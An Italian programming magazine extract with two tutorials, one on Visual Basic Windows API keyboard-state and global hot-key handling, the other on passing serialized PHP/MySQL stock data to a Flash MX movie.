Ora vediamo come utilizzare la funzione *GetKeyState*. Create un nuovo progetto *EXE* e sul form inserite un Timer, un frame, e tre *CheckBox* come in Fig. 1. I CheckBox nominateli: *CheckNum, CheckScroll* e *CheckCaps*. Nel form, oltre a dichiarare la funzione *GetKeyState,* inserite le seguenti costanti che sono i codici dei Virtual Key da controllare:

```
Public Const VK_NUMLOCK = &H90
Public Const VK_SCROLL = &H91
Public Const VK_CAPITAL = &H14
```

Nel *Timer1* inserite il seguente codice.

```
Private Sub Timer1_Timer()
  Dim key As Integer
  key = GetKeyState(VK_NUMLOCK)
  If key And 1 Then
     CheckNum.Value = 1
  Else
     CheckNum.Value = 0
  End If
  key = GetKeyState(VK_SCROLL)
  If key And 1 Then
     CheckScroll.Value = 1
  Else
     CheckScroll.Value = 0
  End If
  key = GetKeyState(VK_CAPITAL)
  If key And 1 Then
```

```
     CheckCaps.Value = 1
  Else
     CheckCaps.Value = 0
  End If
End Sub
```

Dopo aver avviato la *GetKeyState*, in base al risultato di *"Key AND 1"* impostiamo il valore dei CheckBox. Naturalmente prima di avviare il progetto dovete impostare, adeguatamente, il valore della proprietà *Interval* del Timer. Un altro esempio interessante potrebbe essere l'impostazione dello stato dei tasti da programma, sempre con l'ausilio di funzioni dell'API. Ora, invece, occupiamoci di come associare una hot key globale al Form.


LE HOT KEY GLOBALI


Prima di descrivere gli elementi dell'API che utilizzeremo nell'esempio, facciamo alcune precisazioni sulle hot key globali. Ad una finestra è possibile associare una sola hot key globale. Una hot key non può essere associata a una child Window, come per esempio nel caso dei children della MDI Form. Se una finestra ha già associata una hot key, una nuova hot key sostituirà quella precedente. Quando la stessa hot key è associata a più finestre non è possibile stabilire quale finestre verrà attivata.

COME IMPOSTARE LE HOT KEY GLOBALI

Ora descriviamo sommariamente come agiscono le hot key globali e quali funzioni dobbiamo usare per gestirle. Come tra poco costateremo alla base del funzionamento (definizione ed attivazione) delle hot key ci sono dei messaggi gestiti attraverso la funzione *SendMessage*. Essa ha la seguente sintassi.

```
Public  Declare Function SendMessage Lib "user32" Alias
        "SendMessageA" (ByVal hWnd As Long,
    ByVal wMsg As Long, ByVal wParam As Long,
                          lParam As Long) As Long
```

SendMessage invia un messaggio ad una window o ad un insieme di più window ed attende che venga elaborato. I parametri della funzione sono i seguenti: *hWnd* cioè l'identificatore della finestra di destinazione; *wMsg* cioè il messaggio da spedire; *Wparam* e *Lparam* cioè il primo e il secondo parametro del messaggio. Quando si deve associare una hot key globale ad una finestra, identificata attraverso *hWnd*, bisogna inviare un messaggio con *wMsg* impostato su *WM_SETHOTKEY* e specificare la combinazione di tasti attraverso il parametro *Wparam*. La hot key globale, cosi definita, resta valida fino a

SUBCLASSING

La tecnica di Callback è basata sull'utilizzo di una funzione che come parametro può accettare un puntatore a funzione. Questo parametro consente il passaggio di una funzione da utilizzare per elaborare i dati prodotti dalla funzione chiamante.
La tecnica di Subclassing usa gli stessi principi della tecnica di Callback e serve per creare degli strumenti che permettono di intercettare gli eventi di Windows inviati ad una form o ad un controllo.
Questi argomenti sono stati descritti in precedenti articoli.

quando l'applicazione che l'ha generata è in esecuzione. Ora resta da capire come associare la selezione della hot key ad un'azione eseguita sulla finestra. A tal fine dobbiamo usare la funzione *DefWindowProc* che ha la seguente sintassi.

```
Public  Declare Function DefWindowProc Lib "user32" _
Alias "DefWindowProcA" (ByVal hWnd As Long, _
ByVal wMsg As Long, ByVal wParam As Long, _
ByVal lParam As Long) As Long
```

- **hWnd** è l'handle alla finestra che riceverà il messaggio.
- **uMsg** è l'identificatore del tipo di messaggio.

I valori di *wParam* e *LParam* dipendono dal messaggio. Questa funzione serve per associare dei messaggi, alla finestra *hWnd*, che verranno attivati quando si clicca la hot key. Questi messaggi possono essere i seguenti: *WM_SHOWWINDOW* e *WM_ACTIVATE*. Il primo messaggio serve a massimizzare la finestra quando è minimizzata, il secondo invece serve a portare la finestra in primo piano. Naturalmente la finestra riceve i messaggi anche se non è attiva.
In particolare, quando l'utente preme la hot key, il sistema genera un messaggio *WM_SYSCOMMAND* che porta con se il valore della hot key e l'handle della finestra associata, questo viene passato alla *DefWindowProc* che lo interpreta e lo esegue. I messaggi per i Thread hot key li descriveremo nel successivo appuntamento.

GLOSSARIO

WSH

WSH - Windows Script Host - è presente in Windows 98 con la versione 1.0, in Windows 2000 con la versione 2.0 e in Windows XP con la versione 5.6.

ATTIVARE UNA FINESTRA CON UNA HOT KEY

Ora vediamo un esempio in cui ad una finestra vengono associate, a turno, due hot key globali, una che permette di massimizzare la finestra quando è "iconizzata" (quindi attiva il messaggio *WM_SHOWWINDOW*) e l'altra che permette di portare la finestra in primo piano quando è nascosta (attiva il messaggio *WM_ACTIVATE*). Innanzitutto in un modulo di supporto inseriamo le seguenti costanti e le dichiarazioni delle due funzioni descritte in precedenza cioè *DefWindowProc* e *SendMessage*.

```
Public Const WM_SETHOTKEY = &H32
Public Const WM_ACTIVATE = &H6
Public Const WM_SHOWWINDOW = &H18
```

Inoltre definiamo le combinazioni di tasti (*Modifier + Key*) che utilizzeremo come hot key.

```
Public Const HK_CtrlShiftA = &H341
'usata per massimizzare la finestra
Public Const HK_CtrlAltA = &H641
'usata per portare la finestra al Top Level.
```

Mentre, nella *Form_Load* del form usato per il precedente esempio, possiamo minimizza il form e prevedere un *MsgBox* che informa sulle hot key.

```
Private Sub Form_Load()
 MsgBox "con ctrl+shift+A viene mostrato il _
 form con ctrl+alt+A si porta in primo piano"
 Me.WindowState = vbMinimized
End Sub
```

La parte di codice che gestisce le hot key l'inseriamo nella *Form_Resize*, dato che la loro definizione dipende dallo stato del form.

```
Private Sub Form_Resize()
`Com1 e Com2 sono definite fuori della Sub
If Me.WindowState = vbMinimized Then
 Com1 = SendMessage(Me.hWnd, WM_SETHOTKEY,
                                    HK_CtrlShiftA, 0)
 Com2 = DefWindowProc(Me.hWnd,
                              WM_SHOWWINDOW,  0, 0)
End If
If Me.WindowState = vbNormal Then
 Com1 = SendMessage(Me.hWnd, WM_SETHOTKEY,
                                      HK_CtrlAltA, 0)
 Com2 = DefWindowProc(Me.hWnd, WM_ACTIVATE, 0, 0)
End If
If Com1 <> 1 Then
 MsgBox "Non è possibile definire la Hotkey", vbOKOnly,
 "Error"
End If
End Sub
```

Le hot key sono definite in base al valore della proprietà WindowState che come è noto permette di stabilire la stato del form. Notate che se *WindowState = vbMinimized* la hot key sarà *HK_CtrlShiftA* e il messaggio per la finestra, quando l'utente seleziona la hot key, sarà *WM_SHOWWINDOW.* Vi consigliamo di stare attenti alle API perché molto spesso bloccano l'ambiente di programmazione, soprattutto in fase di debugging, per questo conviene salvare spesso il progetto ed non usare il Debug quando si eseguono funzioni di Callback. Dopo aver saggiato le hot key iniziamo a descrivere gli elementi che utilizzeremo per implementare l'acceleratore di tastiera. Incominciamo dalla libreria *COMCTL32* che come accennato contiene il controllo HotKey.

COMCTL32 E IL CONTROLLO HOTKEY

La libreria *comctl32.dll*, che fa parte dell'SDK - Microsoft Windows Software Development Kit - contiene vari Common Control. Essi sono simili a

delle finestre Child che, quando si verificano degli eventi, possono notificare messaggi alle finestre Parent. Dato che sono finestre, essi possono essere manipolati attraverso le funzioni del window management. Ogni Common Control supporta un insieme di messaggi che, appunto, un'applicazione può utilizzare per gestirli. Naturalmente, questo può essere fatto solo attraverso alcune funzioni dell'API come la *SendMesssage* o la *PostMessage*. Oltre all'Hotkey control attraverso la libreria Comctl32 è possibile creare, senza l'ausilio di Activex, controlli come: *TreeView, ListView, Progress Bar* ecc. Per creare questi controlli bisogna impostare opportunamente la funzione, (appartenente all'API) *CreateWindowEx*; per esempio nel nostro caso tra i parametri bisogna specificare la window class *Hotkey_Class*. Anche la *CreateWindowEx* verrà descritta nel successivo appuntamento. Nel frattempo potete farvi un'idea del controllo *HotKey* verificando il funzionamento dei collegamenti (Link), che i sistemi operativi Windows permettono di impostare, verso file o cartelle.

HOTKEY E COLLEGAMENTI

In Figura 2 è mostrata la maschera di un collegamento. In essa, oltre ai vari campi che permettono d'impostare come e quale file aprire, c'è il campo *Tasti di scelta rapida* cioè un *HotKey Control*. Esso, di default, è impostato su "nessuno". Se con il mouse si seleziona il campo e poi si preme qualche tasto della tastiera, esso automaticamente, oltre al tasto premuto, aggiunge un modificatore. Per esempio se premete il tasto *X* nel campo comparirà *CTRL+ ALT+X*. La Figura 2 mostra un collegamento che permette di attivare la calcolatrice (*Calc.EXE*). Con esso, *Calc.EXE* potrà essere attivato semplicemente cliccando *CTRL+SHIFT+C*. Notate che il titolo della





Fig. 2: La finestra collegamento con un HotKey Control

finestra è "*WSH-Created Shortcut*", dato che il collegamento è stato creato attraverso lo Script di Windows XP (*Windows Script Host - WSH*) che utilizza script Java e VB. Esso, naturalmente, gestisce un modello ad oggetti, noi nell'esempio abbiamo usato l'oggetto *objShellLink* che ha la proprietà HotKey. Per ovvi motivi non riportiamo il codice dell'esempio ma vi assicuriamo che nei successivi appuntamenti avremo modo di addentrarci in questo interessante ambiente. In conclusione, presentiamo l'applicazione acceleratore di tastiera che descriveremo nel successivo appuntamento.






Fig. 3: Il Form principale dell'acceleratore di tastiera.

ACCELERATORE DI TASTIERA

Come accennato, l'acceleratore di tastiera consente di avviare rapidamente le applicazioni presenti sul computer e consente d'impostare e controllare dei Thread hot key. Il form principale dell'applicazione è mostrato in Fig. 3. Esso presenta un *HotKey control*, un *ListView*, e tre pulsanti che permettono rispettivamente di creare o cancellare una hot key e di cercare un'applicazione sul computer. Sulla *ListView* sono riportate tutte le hot key registrate (abilitate e non).

CONCLUSIONI

In questo appuntamento, oltre a presentare le hot key globali, abbiamo introdotto diversi argomenti da approfondire, per esempio il *WSH*, la creazione di controlli senza l'ausilio di Activex ecc. Nel successivo appuntamento completeremo il discorso sulle hot key e parallelamente presenteremo altri concetti su WSH e controlli. Se lo spazio a disposizione lo consentirà, inoltre, descriveremo altri trick come: mostrare l'icona dell'applicazione nell'area di notifica della barra delle applicazioni di Windows e disattivare la combinazione *Ctrl+Alt+Canc*.
Seguiteci …

Massimo Autiero

Dialogo tra tecnologie diverse

Flash MX e PHP

Scopriamo le alternative a Flash Remoting per far comunicare Flash MX con prodotti open source come php e MySQL: una unione esplosiva per le nostre applicazioni Web

Per prelevare contenuti da un sito remoto basta utilizzare la funzione fopen, passando un url anziché un nome di file. Se il contenuto scaricato è delimitato da un separatore php offre la funzione fgetcsv che ne permette un parse con poco sforzo.

I metodi per far comunicare Flash MX con prodotti open source come PHP e MySQL sono molteplici, alcuni molto conosciuti e ben documentati, altri sono forse migliori ma ancora non del tutto documentati e testati.
Gli oggetti di Flash Mx che permettono di interagire con un server sono l'oggetto *LoadVars* e l'oggetto *XML*. Vedremo come usarli e come possiamo trasmettere oggetti php direttamente a Flash senza componenti Remoting. Faremo sì che il nostro movie d'esempio sia in grado di scaricare, da un provider scritto in php, un recordset complesso che rappresenti una serie dati relativa alla quotazione di un titolo. Prossimamente vedremo come trasmettere pacchetti amf che ci permetteranno di usare Flash Remoting anche con php grazie al pacchetto open source AMFPHP.

COME FLASH MX DIALOGA CON UN SERVER

Ricordiamo gli oggetti principali che mette a disposizione Flash MX per dialogare con un server:

Loadvars: oggetto che permette di caricare/scaricare (anche in POST) un documento remoto dinamico (es php, asp, jsp) che restituisce la risposta sotto forma di stringa chiave/valore.

È possibile usare l'oggetto LoadVars anche per ottenere informazioni sugli errori e sulle azioni in corso, e per scaricare dati in streaming. All'oggetto LoadVars si applicano le stesse restrizioni di sicurezza valide per l'oggetto XML. L'oggetto LoadVars è supportato dal Flash Player 6 e versioni successive. Tra i vantaggi possiamo sicuramente indicare la semplicità di questa soluzione, mentre come contropartita abbiamo una maggiore difficoltà nel gestire dati strutturati. Tutto sommato, possiamo dire che questa soluzione può andare bene con strutture dati semplici.

```
// esempio download dati con LoadVars
server_conn= new LoadVars();
// Metodo chiamato da Flash Player quando i dati
                                  vengono ricevuti
server_conn.onLoad = function ()
{
  for (var i in this)
  {
    // codice che legge l'oggetto this che contiene la
                                              coppia
    // chiave – valore di ogni variabile ricevuta dal server
  } }
server_conn.load (url);
```

Oggetto XML: oggetto che scarica (o spedisce) un documento remoto valorizzando un oggetto xml Flash con i relativi nodi. Un sistema, questo, che garantisce ordine e precisione nella definizione dei documenti, oltre alla possibilità di manipolare strutture dati complesse.

Svantaggi: laborioso da parte nostra nel reperire i nodi. In teoria non si dovrebbero scaricare più di 64kb anche se funziona con diversi mega. Presenta qualche problema di troppo: ad esempio, non si possono mettere gli a capo negli attributi.

```
<titolo>
<prezzo>valore</prezzo><volume>testo...</ volume >
</titolo>
doc_xml = new XML ();
// i nodi di testo che contengono solo spazi bianchi
                                  vengono eliminati
doc_xml.ignoreWhite= true;
doc_xml.onLoad = function (success)
  {
```

```
  if (success)
  {
    // codice che tramite metodi DOM
                      (firstChild...childNodes) permette di
  // accedere ai dati ricevuti dal server
  }
}
doc_xml.load (url_xml);
```

Vi sono anche altri sistemi tipo l'azione loadVariables e l'oggetto XMLSocket ma non sempre risultano utilizzabili. Il fattore comune di tutti questi sistemi è una discreta laboriosità per noi programmatori dovuta al fatto che dobbiamo codificare a "mano" i nostri dati xml o delimitati da caratteri speciali che siano. Se ne va tempo di sviluppo e molto tempo per il debugging. E tutto ciò per scambiarsi dei dati che molto spesso sono in un formato nativo simile fra i vari ambienti. (server-actionscript). Ma allora, come possiamo utilizzare questi oggetti per leggere un oggetto php eliminando qualche passaggio e farlo in modo automatico? Vediamo prima come creare un oggetto php.

CREARE OGGETTI PHP

Inizialmente, PHP non era un linguaggio Object Oriented, man mano che si è evoluto sono state aggiunte delle funzionalità specifiche. Nonostante questo, molti continuano a non considerare PHP un linguaggio orientato agli oggetti. Per farci un'idea, diamo un'occhiata a come si definisce una classe in PHP:

```
class NomeClasse
 {
  var $prop1, $propN;
  // costruttore
  function NomeClasse ($param)
  {
    ...codice
  }
  function metodo ($params)
  {
      ...codice}
}
// per usare la classe basta istanziarla come qui sotto:
$istanza = new NomeClasse ("param");
```

Senza scendere nei dettagli di definizione di sottoclassi, overload di metodi, etc, chiediamoci come è possibile rappresentare i nostri oggetti in modo diverso e di "congelarli" momentaneamente per salvarli e ripristinarli in un secondo momento oppure trasmetterli a Flash. Nel nostro esempio dovremo congelare un oggetto recordset MySQL.

SALVARE UN OGGETTO PHP: SERIALIZZAZIONE

Serializzare una variabile significa convertirla in una sequenza lineare di byte, ovvero una stringa di caratteri ASCII in grado di rappresentarne struttura, metodi e proprietà. Questo è utile per la "persistenza" dei dati.
Per esempio le sessioni PHP possono salvare automaticamente e ricodificare gli oggetti salvati. Per farlo, PHP ci mette a disposizione due funzioni: serialize() e unserialize( ). Si usano in questo modo:

```
$encoded = serialize(something);
$something = unserialize(encoded);
```

La funzione serialize(valore) restituisce una stringa contenente un flusso di byte rappresentante l'oggetto passato. La stringa potrà poi essere archiviata ovunque. Questo può essere utile per salvare o passare valori senza perdere il tipo e la struttura, si potrebbe anche salvare una classe in un database.
Per ri-ottenere il valore originale dalla stringa serializzata, basta utilizzare la funzione *unserialize(oggetto_serializzato)*.
La funzione serialize() gestisce tutti i tipi di variabili tranne il tipo resource. Possono essere elaborati da serialize() array che contengano riferimenti a se stessi.
Saranno archiviati anche i riferimenti interni agli array e ai tipi object passati. Proviamo a usare la funzione serialize sull'esempio di oggetto creato precedentemente:

```
echo serialize($istanza);
```

Otteniamo questa stringa:

```
O:10:"nomeclasse":2:{s:5:"prop1";N;s:5:"propN";N;}
```

La stringa è la rappresentazione dell'oggetto.
Proviamo un altro esempio, serializzando un array:

```
$vettore= array();
$vettore[0]="la";
$vettore[1]="divina";
$vettore[2]="commedia";
```

Il comando echo serialize($vettore) produce:

VAR_EXPORT()
Un'alternativa alla funzione serialize di php è la funzione var_export() che visualizza o restituisce una variabile in formato stringa restituendo informazioni strutturate sulla variabile che viene passata.
Il comportamento è simile a var_dump() con la sola differenza che il valore restituito è codice PHP.

```
a:3:{i:0;s:2:"la";i:1;s:6:"divina";i:2;s:8:"commedia";}
```

Cerchiamo di capire "l'alfabeto" di questo sistema di trasformazione: *a:3* ci dice che abbiamo un array lungo 3 elementi; *i* rappresenta l'indice che ci permette di scorre l'array, quando *i* vale 0 (Indicato nella stringa con *i:0*) abbiamo una stringa lunga due caratteri (*s:2*), il cui contenuto è "*la*". Il resto del vettore è rappresentato con la stessa logica.
Molto interessante. Possiamo rappresentare quasi qualsiasi oggetto in stringa e flash mx è in grado di leggere le stringhe passate in stream da un server. Siamo riusciti ad eliminare un passaggio, quello della costruzione dell'xml o di una stringa formattata, visto che PHP lo fa per noi tramite la funzione serialize. Tutto ciò senza che si verifichi alcuna perdita di informazioni. Noi proveremo a serializzare un oggetto recordset mysql che ci verrà ritornato da un metodo della nostra classe php. L'esempio che svilupperemo, opportunamente adattato ci permetterà di interagire quasi con ogni altro tipo di recordset.
Adesso abbiamo tutte le informazioni tecniche necessarie per costruirci l'esempio, un movie in grado di leggere dal server una serie di dati di un titolodo borsa, per poi disegnarne il grafico dell'andamento e di impostare un trading system. Non ci resta che scrivere un decodificatore actionscript di oggetti php.

GLOSSARIO

WDDX
Un altro modo per codificare dati complessi di qualsiasi tipo è WDDX (Web Distribuited Data Exchange - http://www.openwddx.org Tramite questa specifica è possibile codificare dati complessi e variegati, come array e oggetti, in formato XML.

Fig. 1: Schema applicazione.

COSTRUIAMO GLI ATTORI

Il nostro esempio è costruito su queste tecnologie: PHP come application server, MySQL come database, Flash MX come client di presentazione dati. Le entità che compongono l'esempio sono illustrate in Fig. 1.


SpiderFeed - Il nostro SpiderFeed è uno spider alimentatore che si occupa di andare sul Web a raccogliere informazioni per la nostra applicazione. Lo spider è costruito come uno script in PHP (volendo si può lanciare direttamente da shell) che si occupa di scaricare dati (non solo prezzi, ma anche volumi, etc..) da un sito remoto e di alimentare il database con la serie storica ottenuta.

```
class SpiderFeed  {
  var $url, $csv_separator;
  function SpiderFeed ($url, $csv_separator) {
    $this->url= $url;
    $this->csv_separator= $csv_separator;
    $this->DBConnection= new DBConnection;  }
     function fetch ($params, $symbol) {
    // codice }
  }
// istanziamo l'alimentatore specificando alimentatore
                                        e delimitatore di campo
$feeder= new SpiderFeed ("URL", ",");
$feeder->fetch ("documento_dati", "codice_titolo");
```

Una volta istanziato l'oggetto utilizziamo il metodo fetch che scarica i dati dalla rete e alimenta il db MySQL.

Database - Il database usato è mysql e noi utilizzeremo solo una tabella con i campi Data, simbolo del titolo, prezzo di apertura, prezzo massimo, prezzo minimo, prezzo di chiusura, volume di titoli scambiati, e prezzo di chiusura "aggiustato" in caso di split sul titolo. Allegato alla rivista è incluso uno script sql che, oltre a creare il database e la struttura della tabella, provvederà ad inserire delle serie storiche. Per importare lo script basta usare bin\mysql oppure phpmyadmin il comodo tool di amministrazione scaricabile da sourceforge.net.

L'oggetto PHP che permette di interagire con il database è costituito dalla classe DBConnection. Essa ci mette a disposizione il metodo execute (usato dallo spider per gli inserimenti), e il metodo getData usato dal Serializer e che restituisce un recordset in cui la proprietà di ogni record è il nome del campo selezionato su db costruito in questo modo:

```
  function getData ($query) {
    $resultset=$this->getResult ($query);
    $recordset=Array();
    while ($row = mysql_fetch_assoc($resultset)) {
```

```
    array_push ($recordset, $row ); }
  mysql_free_result($resultset);
  return $recordset; }
```

Serializer - Questo componente php si occupa di servire uno stream serializzato: vi è definita la classe Stocks che contiene tutti i metodi che interagendo con il db tramite un'instanza di DBConnection e fornisce a flash le serie storiche, vediamo come:

```
class Stock  {
 // costruttore creazione instanza DBConnection per
                                    interagire con il db
 function Stock () {
   $this->DBConnection= new DBConnection; }
 // metodo che interroga il db chiedendo i simboli
                                           disponibili
 function getSymbols () {
   $symbols= $this->DBConnection->getData ("select
                       distinct Symbol from tbl_stocks ");
   return utf8_encode(urlencode(serialize ($symbols)));
}
  //... altri metodi  }
```

Il metoto getSymbol esegue una query su MySQL e ottiene in risposta un recorset. Il recordset è costituito da un vettore di stringhe rappresentanti i simboli dei titoli presenti nel database. Il metodo ritorna il vettore codificato tramite la funzione serialize.
La stringa ottenuta viene codificata in formato url-encoded (quello che prevede il %20 al posto degli spazi per intenderci) e viene poi protetta tramite la funzione utf8_encode che ci mette al riparo da problemi originati da caratteri speciali. Questa funzione infatti converte la stringa in formato UTF-8 che è il meccanismo standard utilizzato da Unicode per la codifica di caratteri particolari. La stringa così ottenuta viene spedita sullo stream http verso il client flash. Lo stream viene servito tramite una semplice istruzione di output:

```
echo "data=".$s->getSymbols();
```

Decoder - Scritto in actionscript, aggiunge la capacità ad ogni oggetto Flash di poter decodificare un oggetto php.

```
// aggiungiamo la capacità di decodifica ad ogni Object
Object.prototype.decode_php = function ($fields) {
 // istruzioni di decodifica
 // @return oggetto rappresentante il recordset richiesto
}
```

Per scaricare lo stream serializzato dal server, dichiariamo un oggetto LoadVars e definiamo la callback:

```
lv = new LoadVars ();
// definiamo callback impostando i parametri che ci
                                           interessano
lv.onLoad = function () {
  var flash_object= new Object(unescape(this.data))
                 .decode_php(["AdjClose", "volume"]);};
// lanciamo la richiesta a php/mysql
lv.load (url + "Serializer.php?symb=codice_simbolo");
```

Nella porzione di codice actionscript, sopra riportato, la variabile flash_object sarà valorizzata con un vettore associativo lungo n elementi con ogni elemento costituito da due proprietà: prezzo di chiusura e volume. La stringa serializzata da php è costituita da this.data ed è esattamente la variabile servita dal Serializer. Effettuando un cast verso Object possiamo applicare il metodo decode_php impostando la lista di parametri che ci servono. Il decoder è in grado di decodificare stringhe costruite dalla funzione php serialize del tipo:

```
a:9:{i:0;a:1:{s:6:"Symbol";s:7:"ABCD.FG";}....
```

Il metodo fornito nell'esempio allegato alla rivista è generico per n parametri, per qualsiasi tipo di recordset per cui può essere riutilizzato su qualsiasi altro progetto in cui sia utile usarlo.

Trading System - Nel nostro esempio (puramente didattico), considereremo due trading system calcolando il valore di due indicatori, l'RSI e l'OBV. Giusto due cenni: l'RSI è un indicatore di ipercomprato / ipervenduto, varia fra 0 (solo ribassi, ipervenduto) e 100 (solo rialzi, ipercomprato). Il segnale di acquisto avviene quando esso vale circa 30. L'OBV pone in relazione il volume (specchio dell'interesse sul titolo) al cambiamento dei prezzi, i suoi movimenti in genere anticipano i movimenti futuri del prezzo del titolo. Calcoleremo gli indici seguendo le loro varianti più semplici. Nei sorgenti allegati alla rivista sono riportate le formule di calcolo.

Movie Flash - Questo movie tramite il Decoder riesce a interpretare lo stream offerto dal Serializer php. Le prestazioni non sono niente male considerato che ad ogni analisi il flusso seguito è questo:

- il movie parte e chiede la lista di titolo disponibili per l'analisi

Il web offre diversi progetti che si occupano di serializzare dati utilizzando php e flash mx, potete trovare altri esempi completi su http://sourceforge.net/projects/serializerclass/ con le relative versioni per il nuovo flash 2004.

- php interpreta la richiesta, la passa a MySQLe ottiene il recorset
- php serializza il recordset e lo manda in risposta a Flash
- Flash MX decodifica lo stream serializzato e sulla base dei dati raccolti disegna il grafico della serie storica relativa all'andamento del titolo e calcola il valori di alcuni indicatori del nostro trading system.





Fig. 2: Trading system all'opera.

Il movie è costituito da un oggetto Line Chart, un movieclip che fa da semaforo (verde=titolo interessante, rosso=titolo neutro o non interessante) una combo e qualche pulsante. Nel primo frame importiamo i file esterni del decoder e la classe che calcola gli indici del nostro trading system. Dopo aver istanziato gli oggetti LoadVars come descritto in precedenza scriviamo il codice per disegnare il vettore di oggetti decodificati.

```
var semaforo= new Color (semaforo_mc.colore);
  semaforo.setRGB (0xff0000); // semaforo rosso
  … calcolo degli indici del nostro trading system:
  var t= new TSystem (flash_object);
  if (t.bull) semaforo.setRGB (0x00ff00); // semaforo verde
  rsi_txt.text=t.out.rsi;
  obv_txt.text=(t.out.vol)?(t.out.obv):("-");
  // disegno grafico coefficiente
  chart.removeAll();

chart.setChartTitle ("Andamento titolo " +
                                        titolo_analizzato)
  for (var i=0; i< flash_object.length; i++) {
    var c=((flash_object[i].AdjClose)-t.min)* (100 /
                                        (t.max-t.min))
    chart.addItem({label: "", value: c}); }
```

Il risultato del movie è quello presente in Fig. 2

Date	Open	High	Low	Close	Volume	Adj Close*
21-Oct-03	28.88	29.33	28.36	29.03	539,400	29.03
20-Oct-03	28.44	29.06	28.40	28.95	369,100	28.95
17-Oct-03	29.20	29.20	28.41	28.55	464,600	28.55
16-Oct-03	28.28	29.56	28.26	29.28	636,200	29.28
15-Oct-03	29.32	29.67	28.46	28.57	450,800	28.57
14-Oct-03	29.25	29.54	28.55	29.18	638,300	29.18
13-Oct-03	27.69	30.00	27.58	29.08	1,340,400	29.08
10-Oct-03	27.86	28.34	27.00	27.49	384,600	27.49
9-Oct-03	27.69	28.55	27.35	27.90	752,300	27.90
8-Oct-03	27.88	27.95	26.97	27.22	657,900	27.22
7-Oct-03	27.13	27.89	26.85	27.75	513,300	27.75
6-Oct-03	27.00	27.50	26.92	27.17	481,300	27.17
3-Oct-03	26.00	27.15	25.82	26.95	1,676,400	26.95
2-Oct-03	25.00	25.93	24.81	25.86	757,000	25.86
1-Oct-03	24.69	25.15	23.95	24.96	975,000	24.96
30-Sep-03	24.91	25.24	24.46	24.47	674,500	24.47
29-Sep-03	25.28	25.79	24.77	25.36	665,900	25.36
26-Sep-03	25.81	25.85	24.67	25.09	750,200	25.09
25-Sep-03	27.00	27.37	25.82	25.89	874,700	25.89
24-Sep-03	28.28	28.80	26.98	26.98	1,071,800	26.98
23-Sep-03	26.58	28.32	26.52	28.28	1,637,700	28.28
22-Sep-03	26.47	26.91	26.03	26.65	862,400	26.65

